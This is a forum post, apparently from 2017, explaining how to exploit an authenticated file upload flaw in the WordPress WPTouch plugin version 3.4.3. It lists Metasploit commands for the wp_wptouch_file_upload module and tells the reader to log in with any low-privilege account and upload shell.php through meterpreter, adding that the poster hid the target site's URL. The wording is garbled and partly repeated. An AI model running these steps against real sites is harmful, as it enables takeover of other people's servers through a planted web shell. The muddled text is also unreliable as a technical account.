




Wordpress WPTouch Authenticated File Upload 09-27-2017, 03:01 AM
#1
The Wordpress WPTouch plugin contains an authtenticated file upload vulnerability. A-nonce wp (token CSRF) is created on the backend index page and the same reason is used in handling the file upload through the ajax plugin. By sending the captured nonce with the load, we can upload arbitrary files to the upload folder. Because the plug-in also uses its own file upload mechanism instead of the wordpress API it is possible to upload any type of file. The provided user does not need special rights, and users with a "Contributor" role can be abused.
Version Vulnerable: 3.4.3
Parching: YES
Use:
You must have a user and password to start the exploit, you do not need to be an adm can be a normal login, then we will start the
USER set, Set Password, set Rhost and set TARGETURI,



Then an upload in meterpreter to upload shell.php

Version Vulnerable: 3.4.3
Parching: YES
Use:
Code:
msf > use exploit/unix/webapp/wp_wptouch_file_upload
msf exploit(wp_wptouch_file_upload) > show targets
...targets...
msf exploit(wp_wptouch_file_upload) > set TARGET <target-id>
msf exploit(wp_wptouch_file_upload) > show options
...show and set options...
msf exploit(wp_wptouch_file_upload) > exploit
You must have a user and password to start the exploit, you do not need to be an adm can be a normal login, then we will start the
USER set, Set Password, set Rhost and set TARGETURI,
Then an upload in meterpreter to upload shell.php
I hide url website 


